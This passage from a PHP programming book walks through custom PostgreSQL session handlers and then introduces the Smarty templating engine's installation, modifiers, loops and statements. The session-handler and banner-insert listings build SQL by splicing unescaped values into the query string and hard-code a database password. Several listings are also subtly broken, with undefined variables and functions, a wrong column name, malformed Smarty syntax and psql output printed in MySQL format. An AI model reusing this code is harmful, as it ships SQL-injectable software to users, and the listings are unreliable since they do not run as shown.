- `session_destroy(`*`$sessionID`*`)`: This function is likely the last function you'll call in your script. It destroys the session and all relevant session variables. The input parameter *`$sessionID`* refers to the SID in the currently open session.

- `session_garbage_collect(`*`$lifetime`*`)`: This function effectively deletes all sessions that have expired. The input parameter *`$lifetime`* refers to the session configuration directive `session.gc_maxlifetime`, found in the `php.ini` file.

Tying Custom Session Functions into PHP's Logic

After you define the six custom handler functions, you must tie them into PHP's session-handling logic. This is accomplished by passing their names into the function `session_set_save_handler()`. Keep in mind that these names could be anything you choose, but they must accept the proper number and type of parameters, as specified in the previous section, and must be passed into the `session_set_save_handler()` function in this order: open, close, read, write, destroy, and garbage collect. An example depicting how this function is called follows:

```
session_set_save_handler("session_open", "session_close", "session_read",
                         "session_write", "session_destroy",
                         "session_garbage_collect");
```

The next section shows you how to create handlers that manage session information within a PostgreSQL database. Once defined, you'll see how to tie the custom handler functions into PHP's session logic using `session_set_save_handler()`.

Custom PostgreSQL-Based Session Handlers

You must complete two tasks before you can deploy the PostgreSQL-based handlers:

1. Create a database and table that will be used to store the session data.
2. Create the six custom handler functions.

Listing 18-7 offers the PostgreSQL table `sessioninfo`. For the purposes of this example, assume that this table is found in the database `sessions`, although you could place this table where you wish.

Listing 18-7. *The PostgreSQL Session Storage Table*

```
CREATE TABLE sessioninfo (
   SID CHAR(32) NOT NULL,
   expiration INT NOT NULL,
   value TEXT NOT NULL,
   CONSTRAINT sessioninfo_pk PRIMARY KEY(SID)
);
```

Listing 18-8 provides the custom PostgreSQL session functions. Note that it defines each of the requisite handlers, making sure that the appropriate number of parameters is passed into each, regardless of whether those parameters are actually used in the function.

Listing 18-8. *The PostgreSQL Session Storage Handler*

```
<?php
   /*
   * pg_session_open()
   * Opens a persistent server connection and selects the database.
   */

   function pg_session_open($session_path, $session_name) {

      $conn=pg_connect("host=localhost dbname=corporate
                        user=website password=secret");

   } // end pg_session_open()
```

```
/*
* pg_session_close()
* Doesn't actually do anything since the server connection is
* persistent. Keep in mind that although this function
* doesn't do anything in this particular implementation, it
* must nonetheless be defined.
*/

function pg_session_close() {

   return 1;

} // end pg_session_close()

/*
* pg_session_select()
* Reads the session data from the database
*/

function pg_session_select($SID) {

   $query = "SELECT value FROM sessioninfo
             WHERE SID = '$SID' AND
             expiration > ". time();

   $result = pg_query($query);

   if (pg_num_rows($result)) {

      $row=pg_fetch_assoc($result);
      $value = $row['value'];
      return $value;

   } else {

      return "";

   }

} // end pg_session_select()

/*
* pg_session_write()
* This function writes the session data to the database.
* If that SID already exists, then the existing data will be updated.
*/
```

```
function pg_session_write($SID, $value) {

   $lifetime = get_cfg_var("session.gc_maxlifetime");
   $expiration = time() + $lifetime;

   $query = "INSERT INTO sessioninfo
             VALUES('$SID', '$expiration', '$value')";
   $result = pg_query($query);

   if (! $result) {

      $query = "UPDATE sessioninfo SET
                expiration = '$expiration',
                value = '$value' WHERE
                SID = '$SID' AND expiration >". time();

     $result = pg_query($query);

  }

} // end pg_session_write()

/*
* pg_session_destroy()
* Deletes all session information having input SID (only one row)
*/

function pg_session_destroy($SID) {

   $query = "DELETE FROM sessioninfo
             WHERE SID = '$SID'";

   $result = pg_query($conn, $query);

} // end pg_session_destroy()

/*
* pg_session_garbage_collect()
* Deletes all sessions that have expired.
*/

function pg_session_garbage_collect($lifetime) {

   $query = "DELETE FROM sessioninfo
             WHERE sess_expiration < ". time() - $lifetime;
```

```
        $result = pg_query($query);

        return pg_affected_rows($result);

    } // end pg_session_garbage_collect()

?>
```

Once these functions are defined, they can be tied to PHP's handler logic with a call to `session_set_save_handler()`. The following should be appended to the end of the library defined in Listing 18-8:

```
session_set_save_handler("pg_session_open", "pg_session_close",
                         "pg_session_select",
                         "pg_session_write",
                         "pg_session_destroy",
                         "pg_session_garbage_collect");
```

To test the custom handler implementation, start a session and register a session variable using the following script:

```
<?php
    INCLUDE "pgsessionhandlers.php";
    session_start();
    $_SESSION['name'] = "Jason";
?>
```

After executing this script, take a look at the sessioninfo table's contents using the `psql` client:

```
corporate=# select * from sessioninfo;
+--------------------------------------+------------------+------------------+
| SID                                  | expiration       | value            |
+--------------------------------------+------------------+------------------+
| f3c57873f2f0654fe7d09e15a0554f08     | 1068488659       | name|s:5:"Jason"; |
+--------------------------------------+------------------+------------------+
1 row in set (0.00 sec)
```

As expected, a row has been inserted, mapping the SID to the session variable `"Jason"`. This information is set to expire 1,440 seconds after it was created; this value is calculated by determining the current number of seconds after the Unix epoch, and adding 1,440 to it. Note that although 1,440 is the default expiration setting as defined in the `php.ini` file, you are free to change this value to whatever you deem appropriate.

Note that this is not the only way to implement these procedures as they apply to PostgreSQL. You are free to modify this library as you see fit.

Summary

This chapter covered the gamut of PHP's session-handling capabilities. You learned about many of the configuration directives used to define this behavior, in addition to the most commonly used functions that are used to incorporate this functionality into your applications. The chapter concluded with a real-world example of PHP's user-defined session handlers, showing you how to turn a PostgreSQL table into the session-storage media.

The next chapter addresses another advanced but highly useful topic: templating. Separating logic from presentation is a topic of constant discussion, as it should be; intermingling the two practically guarantees you a lifetime of application maintenance anguish. Yet actually achieving such separation seems to be a rare feat when it comes to Web applications. It doesn't have to be this way!

CHAPTER 19

Templating with Smarty

No matter what prior degree of programming experience we had at the time, the overwhelming majority of us started our Web development careers from the very same place; with the posting of a simple Web page. And boy was it easy. Just add some text to a file, save it with an `.html` extension, and post it to a Web server. Soon enough, you were incorporating animated GIFs, JavaScript, and (perhaps later) a powerful scripting language like PHP into your pages. Your site began to swell, first to 5 pages, then 15, then 50. It seemed to grow exponentially. Then came that fateful decision, the one you always knew was coming, but always managed to cast aside: It was time to redesign the site.

Unfortunately, perhaps because of the euphoric emotions induced by the need to make your Web site the coolest and most informative out there, you forgot one of programming's basic tenets: Always strive to separate presentation and logic. Failing to do so not only increases the possibility that you'll introduce application errors simply by changing the interface, but also essentially negates the possibility that you could trust a designer to autonomously maintain the application's "look and feel" without him first becoming a programmer.

Sound familiar?

Although practically all of us have found ourselves in a similar position, it's also worth noting that many who have actually attempted to implement this key programming principle often experience varying degrees of success. For no matter the application's intended platform, devising a methodology for managing a uniform presentational interface while simultaneously dealing with the often highly complex code surrounding the application's feature set has long been a difficult affair. So should you simply resign yourself to a tangled mess of logic and presentation? Of course not!

Although none are perfect, numerous solutions are readily available for managing a Web site's presentational aspects almost entirely separately from its logic. These solutions are known as *templating engines*, and they go a long way toward eliminating the enormous difficulties otherwise imposed by lack of layer separation. This chapter introduces this topic as it applies to PHP, and in particular concentrates upon what is perhaps the most popular PHP-specific templating solution out there: *Smarty*.

What's a Templating Engine?

As the opening remarks imply, regardless of whether you've actually implemented a templating engine solution, it's likely that you're at least somewhat familiar with the advantages of separating application and presentational logic in this fashion. Nonetheless, it would probably be useful to formally define exactly what you may gain through using a templating engine.

Simply put, a templating engine aims to separate an application's business logic from its presentational logic. Doing so is beneficial for several reasons, two of the most pertinent being:

- You can use a single code base to generate data for numerous outlets: print, the Web, spreadsheets, e–mail-based reports, and others. The alternative solution would involve copying and modifying the code for each outlet, resulting in considerable code redundancy and greatly reducing manageability.
- The application designer (the individual charged with creating and maintaining the interface) can work almost independently of the application developer, because the presentational and logical aspects of the application are not inextricably intertwined. Furthermore, because the presentational logic used by most templating engines is typically more simplistic than the syntax of whatever programming language is being used for the application, the designer is not required to undergo a crash course in that language in order to perform their job.

But how exactly does a templating engine accomplish this separation? Interestingly, most implementations operate quite similarly to programming languages, offering a well-defined syntax and command set for carrying out various tasks pertinent to the interface. This *presentational language* is embedded in a series of *templates*, each of which contains the presentational aspects of the application, and would be used to format and output the data provided by the application's logical component. A well-defined *delimiter* signals the location in which the provided data and presentational logic is to be placed within the template. A generalized example of such a template is offered in Listing 19-1. This example is based on the syntax of the Smarty templating engine, which is the ultimate focus of this chapter. However, all popular templating engines follow a similar structure, so if you've already chosen another solution, chances are you'll still find this material useful.

Listing 19-1. *A Typical Template (index.tpl)*

```
<html>
   <head>
      <title>{$pagetitle}</title>
   </head>
   <body>
   {if $name eq "Kirk"}
      <p>Welcome back Captain!</p>
   {else}
      <p>Swab the decks, mate!</p>
   {/if}
   </body>
</html>
```

There are some important items of note regarding this example. First, the delimiters, denoted by curly brackets ({}), serve as a signal to the template engine that the data found between the delimiters should be examined and some action potentially taken. Most commonly, this action is simply the placement of a particular variable value. For example, the `$pagetitle` variable found within the HTML title tags denotes the location where this value, passed in from the logical component, should be placed. Further down the page, the delimiters are again used to

denote the start and conclusion of an `if` conditional to be parsed by the engine. If the `$name` variable is set to `"Kirk"`, a special message will appear; otherwise, a default message will be rendered.

Because most templating engine solutions, Smarty included, offer capabilities that go far beyond the simple insertion of variable values, a templating engine's framework must be able to perform a number of tasks that are otherwise ultimately hidden from both the designer and the developer. Not surprisingly, this is best accomplished via object-oriented programming, in which such tasks can be encapsulated. (See Chapters 6 and 7 for an introduction to PHP's object-oriented capabilities.) Listing 19-2 provides an example of how Smarty is used in conjunction with the logical layer to prepare and render the `index.tpl` template shown in Listing 19-1. For the moment, don't worry about where this Smarty class resides; this is covered soon enough. Instead, pay particular attention to the fact that the layers are completely separated, and try to understand how this is accomplished in the example.

Listing 19-2. *A Typical Smarty Template*

```
<?php
   // Reference the Smarty class library.
   require("Smarty.class.php");

   // Create a new instance of the Smarty class.
   $smarty = new Smarty;

   // Assign a few page variables.
   $smarty->assign("pagetitle","Welcome to the Starship.");
   $smarty->assign("name","Kirk");

   // Render and display the template.
   $smarty->display("index.tpl");
?>
```

As you can see, all of the gory implementation details are completely hidden from both the developer and the designer. Now that your interest has been piqued, let's move on to a more formal introduction of Smarty.

Introducing Smarty

Smarty (`http://smarty.php.net/`) is PHP's "unofficial-official" templating engine, as you might infer from its homepage location. Smarty was authored by Andrei Zmievski and Monte Orte, and is perhaps the most popular and powerful PHP templating engine. Because it's released under the GNU Lesser General Public License (LGPL, `http://www.gnu.org/copyleft/lesser.html`), Smarty's users are granted a great degree of flexibility in modifying and redistributing the software, not to mention free use.

In addition to a liberal licensing scheme, Smarty offers a powerful array of features, many of which are discussed in this chapter. Several features are highlighted here:

- **Powerful presentational logic**: Smarty offers constructs capable of both conditionally evaluating and iteratively processing data. Although it is indeed a language unto itself, its syntax is such that a designer can quickly pick up on it without prior programming knowledge.
- **Template compilation**: To eliminate costly rendering overhead, Smarty converts its templates into comparable PHP scripts by default, resulting in a much faster rendering upon subsequent calls. Smarty is also intelligent enough to recompile a template if its contents have changed.
- **Caching**: Smarty also offers an optional feature for caching templates. Caching differs from compilation in that enabling caching also prevents the respective logic from even executing, instead of just rendering the cached contents. For example, you can designate a time-to-live for cached documents of, say, five minutes, and during that time you can forego database queries pertinent to that template.
- **Highly configurable and extensible**: Smarty's object-oriented architecture allows you to modify and expand upon its default behavior. In addition, configurability has been a design goal from the start, offering users great flexibility in customizing Smarty's behavior through built-in methods and attributes.
- **Secure**: Smarty offers a number of features intended to shield the server and the application data from potential compromise by the designer, intended or otherwise.

Keep in mind that all popular templating solutions follow the same core set of implementation principles. Like programming languages, once you've learned one, you'll generally have an easier time becoming proficient with another. Therefore, even if you've decided that Smarty isn't for you, you're still invited to follow along. The concepts you learn in this chapter will almost certainly apply to any other similar solution. Furthermore, the intention isn't to parrot the contents of Smarty's extensive manual, but rather to highlight Smarty's key features, providing you with a jump-start of sorts regarding the solution, all the while keying on general templating concepts.

Installing Smarty

Installing Smarty is a rather simple affair. To start, go to `http://smarty.php.net/` and download the latest stable release. Then follow these instructions to get started using Smarty:

1. Untar and unarchive Smarty to some location outside of your Web document root. Ideally, this location would be the same place where you've placed other PHP libraries for subsequent inclusion into a particular application. For example, on Unix this location might be:

   ```
   /usr/local/lib/php5/includes/smarty/
   ```

   On Windows, this location might be:

   ```
   C:\php5\includes\smarty\
   ```

2. Because you'll need to include the Smarty class library into your application, make sure that this location is available to PHP via the `include_path` configuration directive. Namely, this class file is `Smarty.class.php`, which is found in the Smarty directory `libs/`. Assuming the above locations, on Unix you should set this directive like so:

   ```
   include_path = ".;/usr/local/lib/php5/includes/smarty/libs"
   ```

   On Windows, it would be set as:

   ```
   include_path = ".;c:\php5\includes\smarty\libs"
   ```

   Of course, you'll probably want to append this path to whatever other paths are already assigned to `include_path`, because you likely are integrating various libraries into applications in the same manner. Remember that you need to restart the Web server after making any changes to PHP's configuration file. Also, note that there are other ways to accomplish the ultimate goal of making sure that your application can reference Smarty's library. For example, you could simply provide the complete absolute path to the class library. Another solution involves setting a predefined constant named `SMARTY_DIR` that points to the Smarty class library directory, and then prefacing the class library name with this constant. Therefore, if your particular configuration renders it impossible for you to modify the `php.ini` file, keep in mind that this doesn't necessarily prevent you from using Smarty.

3. Complete the process by creating four directories where Smarty's templates and configuration files will be stored:

   - `templates`: Hosts all site templates. You'll learn more about the structure of these templates in the next section.
   - `configs`: Hosts any special Smarty configuration files you may use for this particular Web site. The specific purpose of these files is introduced in a later section.
   - `templates_c`: Hosts any templates compiled by Smarty. In addition to creating this directory, you'll need to change its permissions so that the Web server user (typically `nobody`) can write to it.
   - `cache`: Hosts any templates cached by Smarty, if this feature is enabled.

   Although Smarty by default assumes that these directories reside in the same directory as the script instantiating the Smarty class, it's recommended that you place these directories somewhere outside of your Web server's document root. You can change the default behavior using Smarty's `$template_dir`, `$compile_dir`, `$config_dir`, and `$cache_dir` class members, respectively. So for example, you could modify their locations like so:

   ```
   <?php
      // Reference the Smarty class library.
      require("Smarty.class.php");
   ```

```
        // Create a new instance of the Smarty class.
        $smarty = new Smarty;
        $smarty->template_dir="/usr/local/lib/php5/smarty/template_dir/";
        $smarty->compile_dir="/usr/local/lib/php5/smarty/compile_dir/";
        $smarty->config_dir="/usr/local/lib/php5/smarty/config_dir/";
        $smarty->cache_dir="/usr/local/lib/php5/smarty/cache_dir/";
    ?>
```

With these three steps complete, you're ready to begin using Smarty. To whet your appetite regarding this great templating engine, let's begin with a simple usage example, and then delve into some of the more interesting and useful features. Of course, the ensuing discussion will be punctuated throughout with applicable examples.

Using Smarty

Using Smarty is like using any other class library. For starters, you just need to make it available to the executing script. This is accomplished easily enough with the `require()` statement:

```
require("Smarty.class.php");
```

With that complete, you can then instantiate the Smarty class:

```
$smarty = new Smarty;
```

That's all you need to do to begin taking advantage of its features. Let's begin with a simple example. Listing 19-3 presents a simple design template. Note that there are two variables found in the template: `$title` and `$name`. Both are enclosed within curly brackets, which are Smarty's default delimiters. These delimiters are a sign to Smarty that it should do something with the enclosed contents. In the case of this example, the only action would be to replace the variables with the appropriate values passed in via the application logic (presented in Listing 19-4). However, as you'll soon learn, Smarty is also capable of doing a multitude of other tasks, such as executing presentational logic and modifying the text format.

Listing 19-3. *A Simple Smarty Design Template (templates/index.tpl)*

```
<html>
   <head>
      <title>{$title}</title>
   </head>
   <body bgcolor="#ffffff" text="#000000" link="#0000ff"
         vlink="#800080" alink="#ff0000">
   <p>
   Hi, {$name}. Welcome to the wonderful world of Smarty.
   </p>
   </body>
</html>
```

Also note that Smarty expects this template to reside in the `templates` directory, unless otherwise noted by a change to `$template_dir`.

Listing 19-4 offers the corresponding application logic, which passes the appropriate variable values into the Smarty template.

Listing 19-4. *The index.tpl Template's Application Logic (index.php)*

```
<?php
   require("Smarty.class.php");
   $smarty = new Smarty;

   // Assign two Smarty variables
   $smarty->assign("name", "Jason Gilmore");
   $smarty->assign("title", "Smarty Rocks!");

   // Retrieve and output the template
   $smarty->display("index.tpl");
?>
```

The resulting output is offered in Figure 19-1.



Smarty Rocks! - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://localhost/pmnp/17/
Hi, Jason Gilmore. Welcome to the wonderful world of Smarty.
Done
Local intranet

Figure 19-1. *The output of Listing 19-4*

This elementary example demonstrates Smarty's ability to completely separate the logical and presentational layers of a Web application. However, this is just a smattering of Smarty's total feature set. Before moving on to other topics, it's worth formally introducing the `display()` method used in the previous example to retrieve and render the Smarty template.

display()

```
void display (string template [, string cache_id [, string compile_id]])
```

This method is ubiquitous within Smarty-based scripts, because it is responsible for the retrieval and display of the template referenced by `template`. The optional parameter `cache_id` specifies the name of the caching identifier, a topic discussed later, in the section "Caching." The other optional parameter, `compile_id`, is used when you want to maintain multiple caches of the same page. Multiple caching is also introduced in a later section, "Creating Multiple Caches

per Template." Because you'll repeatedly encounter this method throughout the chapter, there's no need for an additional example.

Smarty's Presentational Logic

Critics of template engines such as Smarty often complain about the incorporation of some level of logic into the engine's feature set. After all, the idea is to completely separate the presentational and logical layers, right? Although that is indeed the idea, it's not always the most practical solution. For example, without allowing for some sort of iterative logic, how would you output a PostgreSQL result set in a particular format? You couldn't really, at least not without coming up with some rather unwieldy solution. Recognizing this dilemma, the Smarty developers incorporated some rather simplistic, yet very effective, application logic into the engine. This seems to present an ideal balance, because Web site designers are often not programmers (and vice versa!).

In this section, you'll learn all about Smarty's impressive presentational features: variable modifiers, control structures, and statements. First, a brief note regarding comments is in order.

Comments

Comments are used as necessary throughout the remainder of this chapter. Therefore, it seems only practical to start by introducing Smarty's comment syntax. Comments are enclosed within the delimiter tags {* and *}, and can consist of a single line or multiple lines. A valid Smarty comment follows:

```
{* Some programming note *}
```

Variable Modifiers

As you saw in Chapter 9, PHP offers an extraordinary number of functions, capable of manipulating text in just about every which way imaginable. However, you'll really want to use many of these features from within the presentational layer—for example, to ensure that an article author's first and last names are capitalized within the article description. Recognizing this fact, the Smarty developers have incorporated many such presentation-specific capabilities into the library. This section introduces many of the more interesting features.

Before starting the overview, it's worth first introducing Smarty's somewhat nontraditional variable modifier syntax. While of course the delimiters are used to signal the requested output of a variable, any variable value requiring modification prior to output is followed by a vertical bar, followed by the modifier command, like so:

```
{$var|modifier}
```

You'll see this syntax used repeatedly throughout this section as the modifiers are introduced.

capitalize

The `capitalize` function capitalizes the first letter of all words found in a variable. An example follows:

```
$smarty = new Smarty;
$smarty->assign("title", "snow expected in northeast");
$smarty->display("article.tpl");
```

The `article.tpl` template contains:

```
{$title|capitalize}
```

This returns the following:

```
Snow Expected In Northeast
```

count_words

The `count_words` function totals up the number of words found in a variable. An example follows:

```
$smarty = new Smarty;
$smarty->assign("title", "Snow Expected in Northeast.");
$smarty->assign("body", "More than 12 inches of snow is expected to
accumulate overnight in New York.");
$smarty->display("article.tpl");
```

The `article.tpl` template contains:

```
<strong>{$title}</strong> ({$body|count_words} words)<br />
<p>{$body}</p>
```

This returns:

```
<strong>Snow Expected in Northeast</strong> (10 words)<br />
<p>More than 12 inches of snow is expected to accumulate overnight in New York.</p>
```

date_format

The `date_format` function is a wrapper to PHP's `strftime()` function and is capable of converting any date/time-formatted string that is capable of being parsed by `strftime()` into some special format. Because the formatting flags are documented in the manual and in Chapter 12, it's not necessary to reproduce them here. Instead, let's just jump straight to a usage example:

```
$smarty = new Smarty;
$smarty->assign("title","Snow Expected in Northeast");
$smarty->assign("filed","1072125525");
$smarty->display("article.tpl");
```

The `article.tpl` template contains:

```
<strong>{$title}</strong><br />
Submitted on: {$filed,"%B %e, %Y"}
```

This returns:

```
<strong>Snow Expected in Northeast</strong><br />
Submitted on: December 22, 2005
```

default

The `default` function offers an easy means for designating a default value for a particular variable if the application layer does not return one. For example:

```
$smarty = new Smarty;
$smarty->assign("title","Snow Expected in Northeast");
$smarty->display("article.tpl");
```

The `article.tpl` template contains:

```
<strong>{$title}</strong><br />
Author: {$author|default:"Anonymous" }
```

This returns:

```
<strong>Snow Expected in Northeast</strong><br />
Author: Anonymous
```

strip_tags

The `strip_tags` function removes any markup tags from a variable string. For example:

```
$smarty = new Smarty;
$smarty->assign("title","Snow <strong>Expected</strong> in Northeast");
$smarty->display("article.tpl");
```

The `article.tpl` template contains:

```
<strong>{$title|strip_tags}</strong>
```

This returns:

```
<strong>Snow Expected in Northeast</strong>
```

truncate

The `truncate` function truncates a variable string to a designated number of characters. Although the default is 80 characters, you can change it by supplying an input parameter (demonstrated in the example). You can optionally specify a string that will be appended to the end of the newly truncated string, such as an ellipsis (`...`). In addition, you can specify whether the truncation should occur immediately at the designated character limit, or whether a word boundary

should be taken into account (TRUE to truncate at the exact limit, FALSE to truncate at the closest following word boundary). For example:

```
$summaries = array(
   "Snow expected in the Northeast over the weekend.",
   "Sunny and warm weather expected in Hawaii.",
   "Softball-sized hail reported in Wisconsin."
   );
$smarty = new Smarty;
$smarty->assign("summaries", $summaries);
$smarty->display("article.tpl");
```

The article.tpl template contains:

```
{foreach from=$summaries item=$summary}
   {$summary|truncate:20:"..."|false}<br />
{/foreach}
```

This returns:

```
Snow expected in the...<br />
Sunny and warm weather...<br />
Softball-sized hail...<br />
```

Control Structures

Smarty offers several control structures capable of conditionally and iteratively evaluating passed-in data. These structures are introduced in this section.

if-elseif-else

Smarty's if statement operates much like the identical statement in the PHP language. Like PHP, a number of conditional qualifiers are available, all of which are displayed here:

eq	gt	gte	ge
lt	lte	le	ne
neq	is even	is not even	is odd
is not odd	div by	even by	not
mod	odd by	==	!=
>	<	<=	>=

A simple example follows:

```
{* Assume $dayofweek = 6. *}
{if $dayofweek > 5}
    <p>Gotta love the weekend!</p>
{/if}
```

Consider another example. Suppose you want to insert a certain message based on the month. The following example uses both conditional qualifiers and the `if`, `elseif`, and `else` statements to carry out this task:

```
{if $month < 4}
   Summer is coming!
{elseif $month ge 4 && $month <= 9}
   It's hot out today!
{else}
   Brrr... It's cold!
{/if}
```

Note that enclosing the conditional statement within parentheses is optional, although it's required in standard PHP code.

foreach

The `foreach` tag operates much like the command in the PHP language. As you'll soon see, the syntax is quite different, however. Four parameters are available, two of which are required:

- `from`: This required parameter specifies the name of the target array.
- `item`: This required parameter determines the name of the current element.
- `key`: This optional parameter determines the name of the current key.
- `name`: This optional parameter determines the name of the section. The name is arbitrary and should be set to whatever you deem descriptive of the section's purpose.

Consider an example. Suppose you want to loop through the days of the week:

```
require("Smarty.class.php");
$smarty = new Smarty;
$daysofweek = array("Mon.","Tues.","Weds.","Thurs.","Fri.","Sat.","Sun.");
$smarty->assign("daysofweek", $daysofweek);
$smarty->display("daysofweek.tpl");
```

The `daysofweek.tpl` file contains:

```
{foreach from=$daysofweek item=day}
   {$day}<br />
{/foreach}
```

This returns the following:

```
Mon.
Tues.
Weds.
Thurs.
Fri.
Sat.
Sun.
```

You can use the key attribute to iterate through an associative array. Consider this example:

```
require("Smarty.class.php");
$smarty = new Smarty;
$states = array("OH" => "Ohio", "CA" => "California", "NY" => "New York");
$smarty->assign("states",$states);
$smarty->display("states.tpl");
```

The states.tpl template contains:

```
{foreach key=key item=item from=$states }
   {$key}: {$item}<br />
{/foreach}
```

This returns:

```
OH: Ohio
CA: California
NY: New York
```

Although the foreach statement is indeed useful, you should definitely take a moment to learn about the functionally similar, yet considerably more powerful, section statement, introduced later.

foreachelse

The foreachelse tag is used in conjunction with foreach, and operates much like the default tag does for strings, producing some alternative output if the array is empty. An example of a template using foreachelse follows:

```
{foreach key=key item=item from=$titles}
   {$key}: $item}<br />
{foreachelse}
    <p>No states matching your query were found.</p>
{/foreach}
```

Note that foreachelse does not use a closing bracket; rather, it is embedded within foreach, much like an elseif is embedded within an if statement.

section

The section function operates in a fashion much like an enhanced for/foreach statement, iterating over and outputting a data array, although the syntax differs significantly. The term "enhanced" refers to the fact that it offers the same looping feature as the for/foreach constructs but also has numerous additional options that allow you to exert greater control over the loop's execution. These options are enabled via function parameters. Each available option (parameter) is introduced next, concluding with a few examples.

Two parameters are required:

- `name`: Determines the name of the section. This is arbitrary and should be set to whatever you deem descriptive of the section's purpose.
- `loop`: Sets the number of times the loop will iterate. This should be set to the same name as the array variable.

Several optional parameters are also available:

- `start`: Determines the index position from which the iteration will begin. For example, if the array contains five values, and `start` is set to `3`, then the iteration will begin at index offset 3 of the array. If a negative number is supplied, then the starting position will be determined by subtracting that number from the end of the array.
- `step`: Determines the stepping value used to traverse the array. By default, this value is `1`. For example, setting `step` to `3` will result in iteration taking place on array indices 0, 3, 6, 9, and so on. Setting `step` to a negative value will cause the iteration to begin at the end of the array and work backward.
- `max`: Determines the maximum number of times loop iteration will occur.
- `show`: Determines whether or not this section will actually display. You might use this parameter for debugging purposes, and then set it to `FALSE` upon deployment.

Consider two examples. The first involves iteration over a simple indexed array:

```
require("Smarty.class.php");
$smarty = new Smarty;
$titles = array(
   "A Programmer's Introduction to PHP 4.0",
   "Beginning Python",
   "Pro Perl"
   );

$smarty->assign("titles",$titles);
$smarty->display("titles.tpl");
```

The `titles.tpl` template contains:

```
{section name=book loop=$titles}
   {$titles[book]}<br />
{/section}
```

This returns:

```
A Programmer's Introduction to PHP 4.0<br />
Beginning Python<br />
Pro Perl<br />
```

Note the somewhat odd syntax in that the section name must be referenced like an index value would within an array. Also, note that the `$titles` variable name does double duty, serving as the reference both for the looping indicator and for the actual variable reference.

Now consider an example using an associative array:

```
require("Smarty.class.php");
$smarty = new Smarty;
// Create the array
$titles[] = array(
   "title" => "A Programmer's Introduction to PHP 4.0",
   "author" => "Jason Gilmore",
   "published" => "2001"
   );
$titles[] = array(
   "title" => "Beginning Python",
   "author" => "Magnus Lie Hetland",
   "published" => "2005"
   );
$smarty->assign("titles", $titles);
$smarty->display("section2.tpl");
```

The `section2.tpl` template contains:

```
{section name=book loop=$titles}
   <p>Title: {$titles[book].title}<br />
   Author: {$titles[book].author}<br />
   Published: {$titles[book].published}</p>
{/section}
```

This returns:

```
<p>
Title: A Programmer's Introduction to PHP 4.0<br />
Author: Jason Gilmore<br />
Published: 2001
</p>
<p>
Title: Beginning Python<br />
Author: Magnus Lie Hetland<br />
Published: 2005
</p>
```

sectionelse

The `sectionelse` function is used in conjunction with `section`, and operates much like the `default` function does for strings, producing some alternative output if the array is empty. An example of a template using `sectionelse` follows:

```
{section name=book loop=$titles}
   {$titles[book]}<br />
{sectionelse}
    <p>No entries matching your query were found.</p>
{/section}
```

Note that `sectionelse` does not use a closing bracket; rather, it is embedded within `section`, much like an `elseif` is embedded within an `if` statement.

Statements

Smarty offers several statements used to perform special tasks. This section introduces several of these statements.

include

The `include` statement operates much like the statement of the same name found in the PHP distribution, except that it is to be used solely for including other templates into the current template. For example, suppose you want to include two files, `header.tpl` and `footer.tpl`, into the Smarty template:

```
{include file="/usr/local/lib/pmnp/19/header.tpl"}
{* Execute some other Smarty statements here. *}
{include file="/usr/local/lib/pmnp/19/footer.tpl"}
```

This statement also offers two other features. First, you can pass in the optional `assign` attribute, which will result in the contents of the included file being assigned to a variable possessing the name provided to `assign`. For example:

```
{include file="/usr/local/lib/pmnp/19/header.tpl" assign="header"}
```

Rather than outputting the contents of `header.tpl`, they will be assigned to the variable `$header`.

A second feature allows you to pass various attributes to the included file. For example, suppose you want to pass the attribute `title="My home page"` to the `header.tpl` file:

```
{include file="/usr/local/lib/pmnp/19/header.tpl" title="My home page"}
```

Keep in mind that any attributes passed in this fashion are only available within the scope of the included file, and are not available anywhere else within the template.

■ **Note** The `fetch` statement accomplishes the same task as `include`, embedding a file into a template, with two differences. First, in addition to retrieving local files, `fetch` can retrieve files using the HTTP and FTP protocols. Second, `fetch` does not have the option of assigning attributes at file retrieval time.

---

insert

The insert tag operates in the same capacity as the include tag, except that it's intended to include data that's not meant to be cached. For example, you might use this function for inserting constantly updated data, such as stock quotes, weather reports, or anything else that is likely to change over a short period of time. It also accepts several parameters, one of which is required, and three of which are optional:

- name: This required parameter determines the name of the insert function.
- assign: This optional parameter can be used when you'd like the output to be assigned to a variable rather than sent directly to output.
- script: This optional parameter can point to a PHP script that will execute immediately before the file is included. You might use this if the output file's contents depends specifically on a particular action performed by the script. For example, you might execute a PHP script that would return certain default stock quotes to be placed into the noncacheable output.
- var: This optional parameter is used to pass in various other parameters of use to the inserted template. You can pass along numerous parameters in this fashion.

The name parameter is special in the sense that it's used to designate a namespace of sorts that is specific to the contents intended to be inserted by the insertion statement. When the insert tag is encountered, Smarty seeks to invoke a user-defined PHP function named insert_name(), and will pass any variables included with the insert tag via the var parameters to that function. Whatever output is returned from this function will then be output in the place of the insert tag.

Consider an example. Suppose you want to insert one of a series of banner advertisements of a specific size within a given location of your template. You might start by creating the function responsible for retrieving the banner ID number from the database:

```
function insert_banner($height,$width) {
   $query = "SELECT id FROM banner WHERE height='$height' AND width='$width'
                   ORDER BY RAND() LIMIT 0,1";
   $result = pg($query);
   return pg_fetch_result($result, 0, 0);
}
```

This banner could then be inserted into the template like so:

```
<img src="/www/htdocs/ads/images/{insert name="banner" height=468 width=60}.gif"/>
```

Once encountered, Smarty will reference any available user-defined PHP function named insert_banner(), and pass it two parameters, namely height and width.

■ **Note** For reasons of practicality, the preceding example uses some basic PostgreSQL syntax. For the moment, just note that this example queries the database and retrieves a random advertisement identifier. If you're not familiar with PostgreSQL syntax and would like to know what the pg_ functions mean, see Chapter 30.

---

literal

The literal tag signals to Smarty that any data embedded within its tags should be output as-is, without interpretation. It's most commonly used to embed JavaScript and CSS into the template without worrying about clashing with Smarty's assigned delimiter (curly brackets by default). Consider the following example in which some CSS markup is embedded into the template:

```
<html>
<head>
   <title>Welcome, {$user}</title>
   {literal}
      <style type="text/css">
         p {
            margin: 5px;
           }
      </style>
   {/literal}
</head>
...
```

